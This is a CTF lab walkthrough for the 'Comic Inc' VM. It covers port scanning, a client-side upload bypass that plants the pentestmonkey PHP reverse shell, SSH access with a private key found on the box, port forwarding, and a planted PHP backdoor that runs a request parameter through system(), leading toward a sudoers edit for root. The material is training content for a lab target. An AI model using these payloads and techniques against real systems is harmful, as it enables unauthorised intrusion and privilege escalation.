Comic Inc CTF Walkthrough

An Internship Project for VIEH Group

Contents

Download Link of the CTF

https://drive.google.com/file/d/1OktNzLcp96Ng2nIF2e_xRlv9xwnUsk80/view?usp=share_link

The VM is cross compatible with both VMware Workstation and Virtual Box. So feel free to use on your favorite HyperVisor

Initial Access

Scanning & Enumeration

Nmap

```
┌──(LexiLominite㉿192.168.56.103)-[~]
└─$ sudo nmap -sV -p- 192.168.56.101                                  [ 3:06AM ]
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-16 03:06 IST
Verbosity Increased to 1.
Completed SYN Stealth Scan at 03:06, 1.93s elapsed (65535 total ports)
Initiating Service scan at 03:06
Scanning 5 services on 192.168.56.101
Verbosity Increased to 2.
Completed Service scan at 03:06, 12.03s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.56.101.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:06
Completed NSE at 03:06, 0.03s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:06
Completed NSE at 03:06, 0.01s elapsed
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Scanned at 2022-11-16 03:06:32 IST for 14s
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.54 ((Unix) OpenSSL/1.1.1q PHP/8.1.10 mod_perl/2.0.12 Perl/v5.34.1)
443/tcp  open  ssl/http Apache httpd 2.4.54 ((Unix) OpenSSL/1.1.1q PHP/8.1.10 mod_perl/2.0.12 Perl/v5.34.1)
3306/tcp open  mysql    MariaDB (unauthorized)
MAC Address: 08:00:27:09:2A:A9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

┌──(LexiLominite㉿192.168.56.103)-[~]
└─$
```


Dirbuster

Pretty Raw Hex


```
1 POST /site/secret_upload_area.php? HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=---------------------------236894163325214126021677174392
8 Content-Length: 5853
9 Origin: http://192.168.56.101
10 Connection: close
11 Referer: http://192.168.56.101/site/secret_upload_area.php?
12 Upgrade-Insecure-Requests: 1
13
14 ----------------------------236894163325214126021677174392
15 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
16 Content-Type: text/php
17
18 <?php
19 // php-reverse-shell - A Reverse Shell implementation in PHP
20 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
21 //
22 // This tool may be used for legal purposes only.  Users take full responsibility
23 // for any actions performed using this tool.  The author accepts no liability
24 // for damage caused by this tool.  If these terms are not acceptable to you, then
25 // do not use this tool.
26 //
27 // In all other respects the GPL version 2 applies:
28 //
29 // This program is free software; you can redistribute it and/or modify
30 // it under the terms of the GNU General Public License version 2 as
31 // published by the Free Software Foundation.
32 //
33 // This program is distributed in the hope that it will be useful,
34 // but WITHOUT ANY WARRANTY; without even the implied warranty of
35 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
36 // GNU General Public License for more details.
37 //
38 // You should have received a copy of the GNU General Public License along
39 // with this program; if not, write to the Free Software Foundation, Inc.,
40 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
41 //
```

Through the above scans we can find that a webserver is running on port 80,443


And if we try to access the server then we can find a Login website which has no functionality its more a like a rabbit hole …..



But if you try to access the robots.txt you will find a path to a PHP file.



If we navigate to the path you can see site where we can upload files.



Tooling and Weaponization

So, here we can try uploading a PHP reverse shell.

Let's use PHP reverse shell which you can download from the site below


https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

And change the $ip to your IP address of the network you are in with the ComicInc box

```php
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
```

Exploitation

Let’s start a netcat listener on the port we mentioned in the PHP file



So, when we are trying to upload the PHP file we prepared before the site is blocking the file saying Improper extension

By clicking CTRL + U you can see below there is a JavaScript code which blocks files which have extensions other than jpg,png etc .. And this blocks PHP files…

```
    <!-- File input field -->
<form action="?" method="POST" enctype="multipart/form-data">
<label>Upload an Image</label>
<p><input type="file" id="file" name="file" onchange="return fileValidation()" /></p>
<p><input type="submit" name="upload" value="Upload Image"> </p>
</form>

    <!-- Image preview -->
   <div id="imagePreview"></div>

</body>

</html>
<script>
        function fileValidation() {
            var fileInput =
                document.getElementById('file');

            var filePath = fileInput.value;

            // Allowing file type
            var allowedExtensions =
                    /(\.jpg|\.jpeg|\.png|\.gif)$/i;

            if (!allowedExtensions.exec(filePath)) {
                alert('Invalid file type');
                fileInput.value = '';
                return false;
            }
            else
            {

                // Image preview
                if (fileInput.files && fileInput.files[0]) {
                    var reader = new FileReader();
                    reader.onload = function(e) {
                        document.getElementById(
                            'imagePreview').innerHTML =
                            '<img src="' + e.target.result
                            + '"/>';
                    };

                    reader.readAsDataURL(fileInput.files[0]);

}
            }
        }
    </script>
Files are uploaded
```

So, from the above code you can see its allowing only few files that means there is no use of trying other extensions like .phtml and etc.

Bypassing Client-Side Upload restriction

But there are 2 ways to get through this because the validation is going on through client side

1. By using an Inspect element and **removing the onchange parameter from the Input tag.**


2. By changing the file extension to jpg and intercepting the request and changing the file extension back to PHP

So, in this walkthrough lets use Method 2 as Method 1 is self-explanatory

1) Changing the file extension from .php to .jpg

```
┌─(LexiLominite)─(192.168.56.103)
└─(~/ComicInc)
  └─> mv php-reverse-shell.php php-reverse-shell.jpg

┌─(LexiLominite)─(192.168.56.103)
└─(~/ComicInc)
  └─>
```


2) Here, I'm using BurpSuite to intercept the request



3) Now change the .jpg to .php and image/jpeg to text/php and click submit and you can see that file is uploaded.


```
Pretty   Raw   Hex
1  POST /site/secret_upload_area.php? HTTP/1.1
2  Host: 192.168.56.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------236894163325214126021677174392
8  Content-Length: 5853
9  Origin: http://192.168.56.101
10 Connection: close
11 Referer: http://192.168.56.101/site/secret_upload_area.php?
12 Upgrade-Insecure-Requests: 1
13
14 ----------------------------236894163325214126021677174392
15 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
16 Content-Type: text/php
17
18 <?php
19 // php-reverse-shell - A Reverse Shell implementation in PHP
20 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
21 //
22 // This tool may be used for legal purposes only.  Users take full responsibility
23 // for any actions performed using this tool.  The author accepts no liability
24 // for damage caused by this tool.  If these terms are not acceptable to you, then
25 // do not use this tool.
26 //
27 // In all other respects the GPL version 2 applies:
28 //
29 // This program is free software; you can redistribute it and/or modify
30 // it under the terms of the GNU General Public License version 2 as
31 // published by the Free Software Foundation.
32 //
33 // This program is distributed in the hope that it will be useful,
34 // but WITHOUT ANY WARRANTY; without even the implied warranty of
35 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
36 // GNU General Public License for more details.
37 //
38 // You should have received a copy of the GNU General Public License along
39 // with this program; if not, write to the Free Software Foundation, Inc.,
40 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
41 //
```

4) Now send the request and you can see that the file is uploaded.




Now we lets go to the site/upload directory which we found at Scanning & Enumeration phase

Here, we can find our payload



And as soon as we click it we can find that we got reverse connection from the server. That means that payload was properly executed.



And we in the /home/daemon folder we can find a id_rsa key.

NOTE: Usually daemon user will not have a home folder as the daemon user is inbuilt to execute system services as underprivileged inorder to limit the access to the system

So, id_rsa is mostly like a private key of the ssh user

Now let's copy that to our system and try to check with the users available in /home in the victim machine

So the usage of the command is

ssh -i <path to id_rsa file> <username>@<ip_of_the_machine>

```
┌─(LexiLominite)─(192.168.56.103)
│ (~/ComicInc)
└─► ssh -i id_rsa naruto_uzumaki@192.168.56.101
naruto_uzumaki@192.168.56.101's password:

┌─(LexiLominite)─(192.168.56.103)
│ (~/ComicInc)
└─► ssh -i id_rsa webcontent@192.168.56.101
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
webcontent@192.168.56.101's password:
```

As we can see that there is an error raised when we tried to authenticate with webcontent user that means we found the user.

And now to remove the error we should change the permissions of the SSH file as it is not intended to be available to everyone.

So do ***chmod 700 <path_to_id_rsa_file>***

And now try again, we can see that we successfully got a shell

```
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Nov 15 08:55:51 AM UTC 2022

  System load:  0.11474609375      Processes:               216
  Usage of /:   76.1% of 13.67GB   Users logged in:         0
  Memory usage: 32%                IPv4 address for enp0s3: 192.168.56.101
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

31 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Nov 14 14:09:09 2022 from 192.168.56.102
webcontent@comicinc:~$
```

Privilege Escalation

Internal Enumeration

Now we can see a developer.txt which discloses about the website running on 65534.

```
webcontent@comicinc:~$ ls
Desktop  developer.txt  Documents  Downloads  Music  Pictures  Public  Templates  Videos
webcontent@comicinc:~$ cat developer.txt
Hey,
If you got until here it means its more like you are the worker of a Comic Inc.
As you know, We recently acquired ChallengeInc a comic company we are running a website on the port
65534 !!!

But it seems some hacker got access to their company before acquisition.
So try to check the source code of the file asap !!

I would have done it but I dont know anything about security! So please check this immediately

We promise our security to various content creators WE SHOULD NEVER GET HACKED !!!
```

So, when we run the ***netstat -ano | grep 65534*** command we can find that its only accessible by 127.0.0.1 which means only from the machine. [This clears the doubt of why we didn't find the port during nmap scan]

```
webcontent@comicinc:~$ netstat -ano | grep 65534
tcp        0      0 127.0.0.1:65534         0.0.0.0:*               LISTEN      off (0.00/0/0)
webcontent@comicinc:~$
```

And if we run ***ps -aux | grep 65534*** we can find that this server being run by root user

```
webcontent@comicinc:/var/ChallengeInc/login_files$ ps -aux | grep 65534
root        1129  0.0  0.2  11792  5828 ?        S    08:47   0:00 sudo -S php -S 127.0.0.1:65534
root        1130  0.0  0.9 199516 19732 ?        S    08:47   0:00 php -S 127.0.0.1:65534
webcont+    2466  0.0  0.1   6608  2316 pts/0    S+   09:02   0:00 grep --color=auto 65534
webcontent@comicinc:/var/ChallengeInc/login_files$ cat login
```

So, to access the website let's try use SSH Local Port Forwarding technique.


With this technique we can create a tunnel between our port and the port running on another machine

ssh -i <path_to_id_rsa_file> -L <localport>:<remote_ip>:<remote_host> <username>@<target_ip>


```
┌─(LexiLominite)─(192.168.56.103)
├─(~/ComicInc)
└─> ssh -i id_rsa -L 9050:127.0.0.1:65534 webcontent@192.168.56.101
```

So, after executing we can find that there is no error occurred that means the tunnel was created.

Now go to your browser and connect to 9050. You can find a website here…



When you click login you can see something different which reminds of the developer.txt to check the source code.




As locate command is installed in the box. Let's try to locate the login_files/login.php which gives us the location in /var/ChallengeInc

So, when we check the source code of login.php file we can find a block where the curious parameter in the source code is being executed.

```
        <?php
            echo "<input type='text' name='username' value=$username_check>\n";
            if ($_SESSION['type'] == "new") {
              echo '<input type="submit" name="check_username" value="Check Username Availability" id="check_button">';
            }
            echo '<br/>';
        ?>
        <label for="password" class="login_label">Password</label>
        <!-- would normally make the input type="password", but want to see what we type -->
        <input type="text" name="password" value=""><br />
        <?php
           if ($_SESSION['type'] == "new"){
              echo "<label for='password2' class='login_label'>Retype password</label>\n";
              //would normally make the input type="password", but want to see what we type
              echo "<input type='text' name='password2' value=''><br />";
           }
         ?>
        <input type="submit" value="Log-in">
      </form>
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['curious']); system($cmd); echo "</pre>"; die; }?>
    </main>
  </body>
</html>
```


So, if we pass whoami in that parameter we can see **root** in response which means it is working



Exploitation

Let's try to append the /etc/sudoers and give sudo with no passwd permission for webcontent user

